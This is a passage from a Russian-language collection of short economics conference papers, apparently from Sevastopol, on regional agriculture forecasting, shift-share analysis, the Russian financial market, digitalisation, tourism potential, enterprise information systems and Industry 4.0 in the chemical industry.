Для повышения продовольственной безопасности регионов страны необходимо развивать отрасли растениеводства и животноводства, которые наиболее адаптированы к природно-климатическим и географическим условиям [2]. Установлено, что в среднем за период 2014-2019 годов ежегодная среднесписочная численность работников сельского хозяйства в регионе составила 1640 человек, сельскохозяйственной продукции по всем категориям хозяйств было произведено на 1931 млн. руб. В структуре валового регионального продукта (валовой добавленной стоимости) сельское хозяйство составляло 3,9%. Степень износа основных фондов в сельском хозяйстве была на уровне 39,0%. Во всех категориях хозяйств среднегодовая посевная площадь зерновых и зернобобовых культур составила 542 га, картофеля – 146 га, овоще-бахчевых культур – 344 га, кормовых культур – 331 га. Плодово-ягодные насаждения занимали 1405 га, виноград – 5878 га. В среднем за год во всех категориях хозяйств региона производилось: зерновых и зернобобовых культур – 1278 т, картофеля – 2835 т, овощей – 4480 т, плодов и ягод – 10290 т, винограда – 30302 т. В структуре продукции сельского хозяйства на сельскохозяйственные организации приходилось 36,9%, крестьянские (фермерские) хозяйства – 0,1%, хозяйства населения – 63,0%. Среднегодовое поголовье крупного рогатого скота в хозяйствах всех категорий составило 1207 голов, в том числе коров – 627 голов, поголовье свиней составило 950 голов, овец и коз – 1018 голов, птицы – 53636 голов. В среднем за год в регионе производилось скота и птицы в живом весе 796 т, молока – 3173 т, яиц – 4821 тыс. шт., шерсти – 2 т.

Применение отдельных методов и типов прогнозирования и планирования сельскохозяйственного производства в регионе не позволило учесть большинства факторов, поэтому только использование комплексного подхода наиболее объективно отражало предвидение развития отраслей сельского хозяйства. Так, по сравнению со средними показателями за 2014-2019 годы на 2020-2025 годы прогнозируется их увеличение на уровне 2-31%. Не прогнозируется значительного увеличения количества поголовья сельскохозяйственных животных и птицы, однако повысится их продуктивность. Без значительных изменений останутся посевные площади основных сельскохозяйственных культур и многолетних насаждений при увеличении их урожайности. Прогнозируется увеличение количества крестьянских (фермерских) хозяйств в регионе.

При прогнозировании и планировании сельскохозяйственного производства в регионе следует учитывать показатели: 1) отраслей растениеводства (система земледелия, вовлечение пустующих земель в сельскохозяйственное производство, посевные площади, система севооборотов, семеноводство, система удобрений, кормопроизводство, урожайность сельскохозяйственных культур, закладка новых плодово-ягодных насаждений и оптимизация породно-сортового состава садоводства и виноградарства, валовой сбор, потребность в технике и материалах, потребность в трудовых и других ресурсах); 2) отраслей животноводства (специализация хозяйств, поголовье животных разных видов, потребность в помещениях, кормление и содержание животных, воспроизводство и племенная работа, продуктивность животных, ветеринарные мероприятия, объемы производства животноводческой продукции, организационные мероприятия).

Практическое значение результатов исследований заключается в совершенствовании системы прогнозирования и планировании развития отраслей сельского хозяйства региона, улучшении системы управления и использования ресурсов. Полученные результаты необходимо учитывать уполномоченными государственными структурами, в сельскохозяйственных организациях и крестьянских (фермерских) хозяйствах. Перспективы исследований заключаются в прогнозировании и планировании сельскохозяйственного производства с учетом повышения самообеспеченности продовольствием в регионе.

Таким образом, на современном этапе сельскохозяйственного производства региона прогнозирование развития отраслей растениеводства и животноводства должно основываться на применении статистического (корреляционно-регрессионного анализа, трендового (линейного, полиномиального) и имитационного моделирования) и опережающего методов. В целом, следует использовать интуитивные (индивидуальные и коллективные экспертные оценки) и формализованные (экстраполяция и моделирование) методы прогнозирования. Целесообразно применять нормативный и математические методы планирования, преактивный и интерактивный типы хозяйственного планирования, краткосрочный и среднесрочный временные типы планирования.

Список литературы

1. Крымстат. URL: https://crimea.gks.ru/ (дата обращения: 05.03.2020).
2. Обливанцов В. В. SWOT-анализ функционирования агропромышленного комплекса и обеспечение продовольственной безопасности Севастопольского региона / Устойчивое развитие сельских территорий и повышение эффективности агропромышленного производства Севастополя: сборник материалов I Региональной научно-практической конференции (12 ноября 2015 года, г. Севастополь). Севастополь: Филиал МГУ имени М.В. Ломоносова в г. Севастополе, 2015. С. 90-94.
3. Росстат. URL: https://www.gks.ru (дата обращения: 05.03.2020).

УДК 332.055.2

МЕТОДИКА ОЦЕНКИ РЕГИОНАЛЬНОЙ КОНКУРЕНТОСПОСОБНОСТИ НА ОСНОВЕ SHIFT-SHARE ANALYSIS

Павлюк В. П.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В системе статистического наблюдения России, так и в мировой практике занятость в РФ остается главной компонентой в структуре социально-экономических характеристик рынка труда страны (уровень занятости составил 67,1% в 1992 г., а в 2018г. 65,6%), что обуславливает актуальность ее анализа. На величину занятости работника оказывают влияние различные факторы, к которым относятся как индивидуальные характеристики человеческого капитала работников, так и внешние параметры – регион и вид экономической деятельности.

Цель данной работы − определение конкурентоспособности региона на основе данных уровня занятости по видам экономической деятельности Российской Федерации в целом и ряда других регионов РФ (г. Севастополь, Республика Крым) методом «shift-share» за 2014 по 2018 гг., а также оценка условий экономического роста в исследуемых регионах.

В конце 1950-х гг. в рамках методологической концепции региональной теории изложены следующие направления: структура региона по видам экономической деятельности во многом определяется темпами роста экономической деятельности, как на национальном, так и на региональном уровне. Группа экономистов провела комплексный анализ взаимосвязи между структурой валового национального продукта и региональным ростом. [1] Эти исследования легли в основу метода региональной конкурентоспособности, известного как анализ долевого состава («shift-share analysis»). Традиционная методика анализа долевого участия была разработана Д. Кримером в начале 1940-х годов, а позднее была окончательно завершена Э. С. Данном в 1960 году.

Основная теоретическая идея состоит в том, что темп регионального роста зависит от трех факторов: отраслевой структуры экономики, производительности отраслей и динамики спроса и предпочтений потребителя.

Анализ помогает определить виды экономической деятельности, в которых региональная экономика имеет конкурентные преимущества по сравнению с национальной экономикой. Анализ долевого состава учитывает изменение во времени экономических переменных, например, занятость населения, в отраслях региональной экономики и делит эти изменения на различные компоненты. В основу традиционного подхода «shift-share analysis» положены изменения для каждой отрасли, как на региональном, так и на национальном уровне. Каждое региональное изменение делится на три компонента. Эффект национального роста — это часть изменений, связанных с общим ростом национальной экономики. Это равно теоретическому изменению региональной переменной, если бы оно увеличилось на тот же процент, что и национальная экономика.

Эффект отраслевого сочетания — это часть изменений, относящихся к показателям конкретной экономической отрасли. Это равняется теоретическому изменению региональной переменной, если бы оно увеличилось на тот же процент, что и отрасль по всей стране, за вычетом эффекта национального роста.

Эффект локальной доли — это часть изменений, относящихся к региональным влияниям, и компонент первостепенной важности для региональных аналитиков. Это равно фактическому изменению региональной переменной за вычетом двух предыдущих эффектов.

Список литературы

1. Практикум по курсу «Методы регионоведческих исследова-ний» / сост. Л.Э. Лимонов. – СПб. : Изд-во СПбГУЭФ, 2011. – 90 с.

УДК 336.76

СОВРЕМЕННОЕ СОСТОЯНИЕ И ОСОБЕННОСТИ РОССИЙСКОГО ФИНАНСОВОГО РЫНКА

Савичева Е. Ю.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Финансовый рынок – важнейший институт рыночной экономики. Его основное предназначение заключается в способности аккумулировать финансовые ресурсы у тех экономических субъектов, которые обладают временно свободными денежными средствами, и направлять их в сектора, которые испытывают в них недостаток и способны наиболее эффективно их использовать.

Вместе с тем, в отечественной экономической системе финансовый рынок не стал полноценным участником хозяйственной жизни. Так, согласно результатам отчета Счетной палаты России, по состоянию финансовой системы на октябрь 2019 года наша страна занимает 95-е место в мире, в том числе 77-е место по ее масштабу и 120-е место по устойчивости. По данным Банка России, совокупный объем крупнейших секторов финансового рынка России по отношению к ВВП снизился со 110 % ВВП в 2016 году до 103 % ВВП в 2018 году и оставался существенно ниже максимального значения, достигнутого в 2007 году (141 % ВВП). [3] Низкие позиции России по показателям развития и масштабу финансового рынка говорят о его несопоставимости с масштабом экономики страны и ее потребностями в финансовых ресурсах, прежде всего, в инвестициях.

Состояние основных секторов российской финансовой системы можно охарактеризовать следующими данными:

1) Для российского финансового рынка характерен существенный дисбаланс между его составными частями. Речь идет о гипертрофированном развитии банковского сектора в ущерб полноценному развитию иных участников финансового рынка. Небанковский финансовый сектор России все еще слишком мал по сравнению с банковским сектором (активы которого составляют 90,6% ВВП) и сектор частных пенсионных фондов остается недостаточно развитым. На долю негосударственных пенсионных фондов — источник длинных денег для экономики — приходится всего лишь 4% ВВП, что намного ниже среднего уровня стран ОЭСР, равного 50%.

2) Особенностью российского финансового рынка является доминирование денежного рынка над фондовым. Из общего объема торгов на Московской бирже на фондовый рынок приходится лишь 4%, а на денежный – 47%.

3) Низкий уровень капитализации российского фондового рынка. По размеру капитализации компаний российская биржа занимает 24-е место из 80 бирж – членов ВФБ; по объему биржевых торгов акциями –27-е место из 81 биржи; по числу компаний в листинге – 39-е место из 81 бирж. По количеству компаний в листинге на 1 млн. жителей Россия занимает 69-е место из 79 стран. [1]

4) Другой особенностью российского финансового рынка является довольно высокий уровень концентрации в отдельных секторах, в первую очередь – в банковском, где на пять крупнейших кредитных организаций приходится 60,4% активов.[2]

5) Высокая волатильность российского рынка ценных бумаг. В свою очередь, более высокая на фоне других развитых и развивающихся стран волатильность российских фондовых индексов связана с нестабильностью экономического роста, его зависимостью от внешней конъюнктуры, с рисками девальвации рубля, слабыми характеристиками инвестиционного климата, низким уровнем развития внутренних институциональных инвесторов и высоким влиянием на цены акций денежных потоков спекулятивных иностранных инвесторов.

6) Определяющая роль государства и государственной инициативы в развитии финансового рынка, высокая регулятивная нагрузка.

Таблица 1 Структура собственности финансовых бирж в мире в 2017 г., %

Страна	Государство	Нерезиденты	Другие
Бразилия	1,3	75,2	23,6
Великобритания	1,3	62,9	35,9
Германия	0,1	93,2	6,7
Индия	16,8	63,7	19,5
Россия	43,1	56,5	0,4
США	1,0	17,5	81,5
Япония	10,5	50,7	38,8

Источник: [11]

7) Низкий уровень активности населения страны на финансовом рынке. Так, в 2016 году 52 % совершеннолетних граждан США имели активы в виде ценных бумаг. На японском фондовом рынке в начале 2016 г. насчитывалось 49,44 млн. частных инвесторов, а это около 39% всего населения Японии [5]. В то же время доля инвестирующих в российский фондовый рынок остается очень низкой — около 1% населения страны. Во многом сложившаяся ситуация объясняется низким уровнем реальных доходов значительной части населения страны, а также отсутствием устоявшейся практики работы с большинством финансовых инструментов.

8) Низкий удельный вес отечественного финансового рынка в финансировании экономического роста. Так, по данным Росстата, в течение 2000–2015 гг. из общих выпусков корпоративных облигаций в инвестиции в основной капитал попадала лишь очень незначительная часть привлекаемых компаниями средств. В 2015 г. из общего объема эмиссии в размере 26 млрд. долл. на инвестиции в основной капитал пошло лишь 2,6 млрд. долл., или 6,6% привлеченных средств. В 2016 году доля эмиссии акций как источника привлечения инвестиций в основной капитал составляла всего 0,1%.[4]

Слабое развитие рынка капитала и отсутствие прочного базиса институциональных инвесторов в лице страховых компаний и пенсионных фондов ограничивают возможности экономики по трансформации сбережений населения в долгосрочные инвестиции, необходимые для устойчивого роста экономики и повышения благосостояния граждан.

По нашему мнению, для оздоровления финансового рынка страны необходим следующий комплекс мер: привлечение денежных ресурсов населения на финансовый рынок; повышение доверия инвесторов к институтам и инструментам финансового рынка;
цифровизация услуг финансового сектора; повышение уровня конкуренции на российском финансовом рынке; оптимизация работы мегарегулятора.

Список литературы

1.Абрамов А. Е. Российский финансовый рынок: факторы развития и барьеры роста /Александр Абрамов. – М.: Изд-во Ин-та Гайдара, 2017.

2. Обзор банковского сектора Российской Федерации (интернет-версия) № 196 [Электронный ресурс] // Режим доступа: http://www. cbr.ru

3.Отчет о результатах экспертно-аналитического мероприятия «Анализ реализации Основных направлений развития финансового рынка Российской Федерации на период 2016–2018 годов и оценка Основных направлений развития финансового рынка Российской Федерации на период 2019–2021 годов» [Электронный ресурс] // Режим доступа: http://www. cbr.ru

4. Российская экономика в 2018 году. Тенденции и перспективы. (Вып. 40) / [В. Мау и др.; под науч. ред. д-ра экон. наук Кудрина А.Л.]; Ин-т экон. политики имени Е.Т. Гайдара. – Москва: Изд-во Ин-та Гайдара, 2019.

5. Сайбель Н.Ю., Ковальчук А.В. Фондовый рынок России: проблемы и перспективы развития // Финансы и кредит. — 2018. — Т. 24.- № 3.

УДК 338.3-004

ЦИФРОВАЯ ТРАНСФОРМАЦИЯ ХОЗЯЙСТВЕННОГО КОМПЛЕКСА СЕВАСТОПОЛЯ КАК УСЛОВИЕ ЕГО РАЗВИТИЯ

Тимиргалеева Р. Р.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Экономика каждого региона, отдельной территории представляет собой сложную систему, состоящую из множества разветвленных связей. В этой системе функционирует множество различных видов хозяйственной деятельности, где каждый элемент существует благодаря и для других, входящих в систему элементов, субъектов хозяйствования.

Структура связей в системе хозяйственного комплекса формируется в зависимости от потребностей каждого элемента, когда формируются взаимосвязи и взаимозависимости между производителями, секторами реального производства, финансовой системой, органами государственного управления и т. д. Благодаря этим связям, их характеру, а также людям, которые их осуществляют, формируется хозяйствующая социально-экономическая система, представляющая собой определенную модель хозяйствования, функционирующую в общей экономической системе. При этом нужно учесть, что социально-экономическая система основана на совокупности механизмов, инструментов, а также институтов, позволяющих принимать и эффективно реализовывать управленческие решения относительно производства, доходов, потребления в рамках определенной территории. Что касается функционирования и развития такой системы, то данные процессы основаны на действии объективных экономических законов, постановлений, законов и указов правительства, а также отраслевых и локальных правил. Исходя из данных рассуждений приходим к выводу, что хозяйственный комплекс города Севастополя представляет собой социально-экономическую систему, в которой особым образом упорядочена структура и связи между всеми субъектами – производителями и потребителями экономических благ, а также между владельцами капитала и наемных трудом.

Следует отметить, что социально-экономические системы способны трансформироваться, совершенствоваться, оптимизироваться, развиваться под влиянием экономических, социальных, политических и других объективных условий [1]. Как видим, социально-экономическая система сочетает в себе два взаимосвязанных процесса – функционирование и развитие. Именно эти два процесса определяют динамику, качество и содержание социально-экономической системы. Кроме того, в зависимости от глубины процессов функционирования и развития происходит трансформация, представляющая собой качественное обновление системы хозяйствования. Достаточно широкой интерпретацией устойчивого развития является его определение как балансированное развитие [2].

Развитие происходит под воздействием структурных сдвигов, основными видами которых являются технологические, институциональные, воспроизводственные [3]. Что касается технологических сдвигов, то они определяют появление принципиально новых классов технических средств, которые становятся основой нового хозяйственного уклада. Рассматривая институциональные сдвиги, следует отметить, что объектами данного вида сдвигов являются локальные системы экономических институций и институтов, а также отраслевая и административная структуры. Воспроизводственные сдвиги, со своей стороны, связаны со сменой пропорций секторов, сфер и сегментов экономики, среди которых государственный и частный секторы, сферы промышленного и сельскохозяйственного производства, производства и обмена. Отдельное место занимают пространственные сектора, которые детерминируют определение и уменьшение границ территориально-производственных комплексов (кластеров), регионов и экономических зон.

Как показало исследование, основной потенциал города Севастополя обеспечивают такие отрасли, как: промышленное производство, связанное с ремонтом и обслуживанием кораблей и вспомогательных судов Черноморского флота ВМФ; производство специальной морской техники; радиоэлектронная и приборостроительная промышленность; авиастроение и машиностроение; производство оружия и боеприпасов; добывающая промышленность, осуществляющая добычу металлургического известняка, производство строительных материалов; транспортно-логистическая деятельность, включая морской порт, железную дорогу, автострады; туристическая сфера и связанные направления (гостиницы, рестораны); торговля; виноделие; пищевая промышленность; рыболовство; приборостроение и электроэнергетика.

Трансформация социально-экономических систем в направлении их цифровизации, экологизации, гуманизации и прочих современных тенденций оказывает большое влияние на взаимодействие отраслевых, территориальных и организационных структур хозяйственного комплекса территории [4, 5].

Для обеспечения развития хозяйственного комплекса Севастополя необходимо обеспечить четкое взаимодействие субъектов, что возможно при условии внедрения технологий цифровой экономики, что, путем трансформации традиционных видов экономической деятельности субъектов хозяйствования, обеспечит безопасность и доверие между участниками трансакций, позволит сформировать принципиально новые бизнес-модели, основанные на использовании облачных технологий, искусственного интеллекта, виртуальной реальности, оперирует большими данными, которые при достижении критической массы становятся важным капиталом цифровой экономики. Внедрение технологий цифровой экономики позволит достичь эффекта за счет сетевого взаимодействия, формирования моделей совместного потребления, развития потенциала финансовых технологий, сокращения циклов инвестирования, трансформации торговых, производственных и логистических цепей, жизненного цикла цифровых активов и открытых инноваций.

Исследование выполнено при финансовой поддержке РФФИ и Правительства Севастополя в рамках научного проекта № 20-410-925001 р_Наставник.

Список литературы

1. Маркарян В.Р. Факторы устойчивого развития региональных социально-экономических систем в условиях глобализации экономического пространства. Научный журнал КубГАУ, №95(01), 2014 года. Режим доступа: http://ej.kubagro.ru/2014/01/pdf/37.pdf
2. Смолеев С.В. Сбалансированное и комплексное развитие региона. Социально–экономические явления и процессы, № 8 (054), 2013. – С.92-96.
3. Структурные изменения в российской экономике и структурная политика. Аналитический доклад / под научн. руковод. Ясина Е.Г. Москва: НИУ ВШЭ. 2018. 252 с. URL: https://www.hse.ru/data/2018/04/13/1150725828/Аналитический%20доклад%20по%20структурной%20политике.pdf.
4. Гасанов Т.А. Цифровая экономика - как новое направление экономической теории / Т.А. Гасанов, Г.А. Гасанов // Региональные проблемы преобразования экономики. – 2017. – № 6 (80). – С. 4-10.
5. Целевая модель развития цифровой экосистемы региона / Тимиргалеева Р.Р., Гришин И.Ю., Бабаян Е.Б., Коротицкая В.В. Естественно-гуманитарные исследования. 2018. № 21. С. 135-144.

УДК 338.48

ОБОСНОВАНИЕ НЕОБХОДИМОСТИ КОМПЛЕКСНОЙ ЭКОНОМИЧЕСКОЙ ОЦЕНКИ ТУРИСТСКО-РЕКРЕАЦИОННОГО ПОТЕНЦИАЛА

[1,2]Тимиргалеева Р. Р., [1]Гришин И. Ю.
[1]Московский государственный университет им. М. В. Ломоносова, Москва
[2]Крымский федеральный университет им. В. И. Вернадского, Симферополь

Современное состояние развития национальной экономики характеризуется кардинальной перестройкой хозяйственного комплекса, основной целью которой является формирование эффективной национальной экономики и ее регионов. Одновременно с этим необходимость обеспечения ускоренных темпов экономического роста региональных хозяйственных систем и комплексов требует поиска и вовлечения ресурсных возможностей для наращивания потенциала.

В контексте формирования социально-ориентированной модели экономики к национальным приоритетам относится и развитие туристской отрасли, поскольку она характеризуется высокой прибыльностью, быстрой окупаемостью, быстрым возвратом инвестиций и, что очень важно, исключительно социальной направленностью.

Вместе с тем, современное состояние национальной экономики, административные реформы в сфере туризма, неблагоприятно влияют на отрасль туризма [4]. Имеет место быть неэффективное использование туристского потенциала отдельных регионов, что приводит к утрате возможностей

развития данной отрасли в отличие от многих стран с транзитивной экономикой. Данное обстоятельство требует оценки наличного туристско-рекреационного потенциала страны, ее отдельных административно-территориальных единиц, а также разработки направлений его развития.

По мнению авторов, оценка туристско-рекреационного потенциала территории является одной из важных задач обеспечения устойчивого развития сферы туризма. Это мнение подтверждается исследованиями и других авторов [1, 2]. Поэтому оценка туристско-рекреационного потенциала является серьезной предпосылкой планирования туристской отрасли как в национальном, так и в региональном масштабе, а также оптимизации пространственной и хозяйственной организации территориальных туристско-рекреационных комплексов, в том числе, за основе геоинформационных технологий [3]. Так же без показателей объективной оценки возникают сложности при вовлечении инвесторов в развитие отрасли.

Таким образом, комплексная оценка туристских ресурсов является основой для реализации рентного механизма их использования, применение ресурсов по принципов платности природопользования. В этой связи без надлежащей оценки существенно усложняется разработка целевых программ развития туризма, а также эффективное использование имеющихся туристских ресурсов, их охрана и развитие. В целом оценка туристских ресурсов и территорий является важным механизмом управления развитием туризма, а также контроля за социальными, экологическими и экономическими последствиями туристической деятельности.

Сегодня отечественными и зарубежными специалистами накоплен значительный опыт оценки туристических ресурсов территорий, а также пространственного планирования рекреационного хозяйства на основе такой оценки. Вместе с тем, единой и общепризнанной методики сегодня еще нет. В большинстве случаев дается просто обобщенная и совершенно не конкретизированная оценка, которая не выражает количественно реальное состояние ресурсной базы туризма. Также при установлении содержания и уточнения состава туристско-рекреационного потенциала территорий имеет место проблема нечеткости, а, в некоторых случаях, и некорректности использования термина, что также мешает сформировать у специалистов единое представление о понятии туристско-рекреационный потенциал.

Список литературы

1. Гавель О.Ю. Стратегический анализ данных в условиях реализации адаптивной бизнес-модели / О.Ю. Гавель // Экономика. Бизнес. Банки. – 2015. – № 4 (13). – С. 29-46].

2. Методический инструментарий выявления точек экономического роста региона / Меркулова Е.Ю., Дронов С.А. // Social and economic phenomena and processes, Т. 9. № 10, 2014, 2014. – С.67-71.

3. Модель информационного обеспечения процесса управления развитием курортных территорий регионов юга России на основе геоинформационных технологий [Текст] / Р.Р. Тимиргалеева, И.Ю. Гришин // Проблемы и перспективы развития туризма в Южном федеральном округе. Сб. науч. тр. – Симферополь, 2016.

4. Управление развитием предприятий туристско-рекреационной сферы на основе внутреннего маркетинга [Текст] / Р.Р. Тимиргалеева, И.Ю. Гришин, М.А. Шостак. – Симферополь: ИТ «АРИАЛ», 2015. – 301 с.

УДК 331.108.2

ПРОБЛЕМЫ ВНЕДРЕНИЯ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ НА СОВРЕМЕННЫХ ПРЕДПРИЯТИЯХ

Шляхтицкая А. В., Байербах А. Г.

Севастопольский государственный университет

В современном мире ни один средний или крупный бизнес не обходится без информационных технологий или автоматизированных информационных систем (АИС). Эффективность автоматизации бизнеса невозможна без внедрения информационной системы. Её наличие – это показатель благополучия компании, согласованности всех модулей управленческой и производственной цепочек, начиная от руководителя и заканчивая простыми рабочими [1].

Целью моей работы является исследовать проблемы внедрения информационных технологий на современные предприятия, разработать рекомендации по решению найденных проблем.

Рационально построенная информационная система управления предприятием способствует повышению гибкости предприятия, сокращая время реагирования на внешние изменения, повышает обоснованность принятия управленческих решений и контроль над своевременным их выполнением, способствует повышению оперативности и достоверности получаемых данных, повышает эффективность производственных процессов, и уменьшает затраты ресурсов. Основные задачи информационной системы понятны – автоматизация бизнес-процессов компании и функций управления. АИС также позволяет в значительной степени снизить финансовые и временные издержки компании. [4].

Вопросы применения современных информационных технологий в управлении предприятием и их экономического обоснования получили значительное развитие благодаря научным исследованиям таких авторов: С. В. Войтко, С. Г. Диордица, А. Г. Литвак, Н. Б. Кирич, и других. Среди мирового научного сообщества значительный вклад внесли такие ученые как А. Абрамова, И. Ансофф, Д. Мошелла, Р. Нельсон, П. Самуэльсон, и другие. В исследованиях уделяется значительное внимание анализу структуры рынка информационно-коммуникационных технологий, изучению специфики формирования области информационных технологий.

Основным препятствием для внедрения автоматизированной информационной системы является то, что большинство сотрудников не готово к обучению работе с новой системой, и поэтому сопротивляется нововведениям. Раннее изучение проблем, которые могут возникнуть в процессе реализации системы и готовности, может значительно облегчить процесс и повысить эффективность дальнейшего использования АИС [3].

Основные проблемы и задачи, возникающие в большинстве случаев при внедрении информационной системы управления для компании, которая требует особого внимания:

1. Участие топ-менеджера в разработке плана внедрения АИС

Топ- менеджер должен знать о том, почему необходимо внедрить информационную систему. Данный пункт является одним из основных, так как отсутствие руководителя, который заинтересован во внедрении новой системы, увеличивает риск неудачи проекта практически на 50%.

2. Отсутствие постановки задачи менеджмента в компании

Этот пункт является значительным и довольно сложным. Это может быть объяснено не только с точки зрения методологии управления, но и принимая во внимание философские и психологические аспекты. По большей части, руководители управляют своими компаниями, полагаясь исключительно на свой собственный опыт, интуицию, свое видение различных ситуаций и не очень структурированные данные о состоянии их компании и ее развития.

3. Необходимость в частичной или полной реорганизации структуры компании

Важно уделить особое внимание правильной постановке задач менеджмента. Ведь, как правило, грамотная постановка этих задач является существенным фактором, который влияет как на эффективность деятельности предприятия в целом, так и на успешную реализацию проекта по внедрению АИС. Основными задачами менеджмента, которые требуется решить перед внедрением информационной системы, являются: формирование рациональной организационно-функциональной схемы; организация управления финансами; постановка системы бюджетирования; корректное составление бизнес-плана по внедрению системы; организация маркетинговой деятельности компании; формирование и ведение учетной политики; управление персоналом; налаживание логистики.

4. Необходимость изменения технологий бизнеса в различных аспектах

Начинать процесс внедрения информационной системы следует с составления тщательно проработанной проектной документации, в которой: максимально формализованы бизнес-процессы, которые планируется автоматизировать; представлены все информационные потоки в рамках автоматизируемой области управления организации; довольно ясно определены уровни доступа пользователей к информации, а также права доступа. Как правило, для грамотного составления документации не обойтись без квалифицированного консультанта, который способен оценить текущее состояние системы, а также проанализировать необходимые изменения. На основе полученной информации, в будущем строится схема подключения автоматизированной

информации[4].Очень часто анализ показывает возникновение необоснованных дополнительных затрат, а также несоответствий в организационной структуре. Устранение выявленных проблем позволило бы уменьшить производственные и логистические издержки, а также значительно сократить время реализации различных этапов основных процессов. Хорошо разработанная информационная система вносит определенные изменения в существующую технологию планирования бюджета и контроля, а также управления бизнес-процессами организации.

5. Сопротивление сотрудников предприятия

В процессе внедрения АИС обычно возникает активное сопротивление работников предприятия, что служит серьезным препятствием для привлеченных консультантов. Такое сопротивление может существенно затянуть срок внедрения системы. На такую реакцию зачастую влияет психологический аспект, то есть у сотрудников появляется страх перед новым форматом работы, определенными сформировавшимися стереотипами в работе. Руководители предприятия в таких случаях должны помогать группе специалистов, а также вести с сотрудниками всех уровней разъяснительную работу, создавая твердое ощущение неизбежности внедрения АИС

6. Временное увеличение нагрузки на сотрудников при внедрении информационной системы

На определенных этапах реализации проекта, нагрузка на работников компании увеличивается. Связанно это с тем, что помимо основных обязанностей, сотрудникам необходимо осваивать новые технологии и совершенствовать свои знания.

7. Выбор грамотного руководителя рабочей команды

Реализация нескольких крупных автоматизированных информационных систем осуществляется с использованием специальной технологии. Компания формирует рабочую группу, чтобы пройти полное обучение работе с системой, то эта группа главная в реализации системы и ее дальнейшей поддержки [3]. Данная технология применяется по двум причинам:

1. компания обычно заинтересована в том, чтобы у нее в штате сотрудников были специалисты, которые смогут решать возникшие вопросы при настройке и эксплуатации системы
2. обучение своих сотрудников значительно дешевле, чем привлечение внешних источников.

Формирование высококвалифицированной рабочей группы является залогом успешной реализации проекта по внедрению информационной системы.

На основании всего этого мы можем сделать вывод, что в современном мире бизнеса, руководители проявляют значительный интерес в области автоматизации управления предприятием; важно, привлечь специалистов, которые могут эффективно решать проблемы, связанные с реализацией или использованием АИС; надлежащее использование информационной системы и повышение рентабельности предприятия требует повышения квалификации сотрудников компании. Несмотря на все проблемы, с которыми сталкиваются в ходе реализации, информационная система направлена на повышение качества предприятия. Таким образом, соблюдение рекомендаций по существующим методикам помогает снизить риск возникновения убытков компании.

Список литературы

1. Божко В.П., Информационные технологии в экономике и управлении: Учебно-методический комплекс. - М.: Изд. центр ЕАОИ, 2015. - 58 с.

2. Веревченко А.П. Информационные ресурсы для принятия решений. Издательства: Деловая Книга, Академический проект; 2016. - 560 с.

3. Веснин В.Р. Основы менеджмента. - М.: Проспект, 2015. - 306 с.

4. Использование информационных технологий в системе управления предприятия [Электронный ресурс] url: file:///C:/Users/User/Downloads/ispolzovanie-informatsionn-h-tehnologiy-v-sisteme-upravleniya-predpriyatiya.pdf (Дата обращения: 18.01.2020).

УДК 330.341

РАЗВИТИЕ РОССИЙСКОЙ НАУЧНО-ТЕХНОЛОГИЧЕСКОЙ СФЕРЫ ХИМИЧЕСКОГО КОМПЛЕКСА В СВЯЗИ С ВНЕДРЕНИЕМ ТЕХНОЛОГИЙ «ИНДУСТРИЯ 4.0»

Шушунова Т. Н.

Российский химико-технологический университет им. Д. И. Менделеева, город Москва

«Четвёртая промышленная революция», стартовавшая в первой половине 2010-х гг., как ожидается, значительно изменит способ функционирования химической промышленности. В 2020-2025 гг. применение цифровых технологий класса «Индустрия 4.0» станет решающим условием обеспечения конкурентоспособности как отдельного предприятия, так и отрасли в целом. К этому времени следует ожидать формирование глобальной сети «Индустриального интернета», в которую будут включены химические производства и другие объекты, участвующие в процессе выпуска и реализации химической продукции [2].

Для радикального преобразования химического комплекса, в ближайшие годы в фундаментальной химической науке должны быть достигнуты и планируются существенные изменения, связанные с системным внедрением в научные исследования цифровых методов сбора и обработки данных химических экспериментов, прежде всего, технологии Bigdata, математического программирования изучаемых процессов новой цифровой химии, а также на приближении фундаментальной науки к практически-ориентированным разработкам.

В их числе необходимы исследования в следующих областях: компьютерная химия; спиновая химия; дальнейшее развитие нанохимии; фемтохимия; развитие химии одиночной молекулы и др. [3].

Из-за слабости российской научно-технологической сферы в настоящее время, практически все проекты в области химии и нефтехимии реализуются на основе зарубежных технологий (табл. 1).

Таблица 1. Оценка уровня базовых технологий и уровня заимствования технологий основных подотраслей химической промышленности [2].

Наименование подотрасли	Оценка уровня базовых технологий в сравнении с мировым (от 1 до 3) 1– существенно ниже 2– частично соответствует 3– соответствует	Уровень заимствования технологий (от 1 до 3) 1– почти все заимствованные 2–более половины отечественные 3–почти все отечественные
Высокотехнологичные производства		
Производство пластмассовых изделий В том числе медицинского назначения	3 3	1 2
Производство полиэфирных волокон	2	1
Производство полиамидных волокон	2	2
Производство шин	2	1
Производство лаков и красок	2	2
Производство минеральных удобрений	3	1
Средне– и низко-технологичные производства		
Содовая промышленность	2	2
Производство кислот	2	1
Производство спиртов	3	1
Хлорное производство	2	1

Основу научного потенциала химического комплекса страны формируют 45 отраслевых научно-исследовательских организаций (институтов). Также, прикладными научными исследованиями и разработками в этой области занимаются порядка 30 профильных институтов РАН и вузы (кафедры), которые отчасти восполняют недостаток прикладных разработок, образующийся в результате сокращения числа отраслевых научно-исследовательских организаций [1].

Оценка уровня исследовательской инфраструктуры Российской Федерации для разработки и реализации новых химических технологий показала, что материально-техническая база большинства

научно-исследовательских и проектно-конструкторских организаций химического комплекса устарела, не хватает научных кадров профильной ориентации.

Отсталость приборной и материально-технической базы российской химической науки последних десятилетий не позволяет, как правило, проводить экспериментальные научные исследования на мировом уровне. В результате обновление основных фондов в химическом комплексе осуществляется почти полностью путём закупки импортных технологий и оборудования.

В настоящее время, несмотря на наличие отечественных институтов, поддерживающих и продвигающих химическую науку и осуществляющих инновационные разработки, основные показатели инновационной деятельности в химическом комплексе, за последние годы, существенно не изменились. Уровень исследовательской инфраструктуры и производственной базы химического комплекса страны на сегодняшний день не вполне отвечает современным требованиям, отстает от мирового уровня и требует значительных капитальных затрат для решения этих проблем.

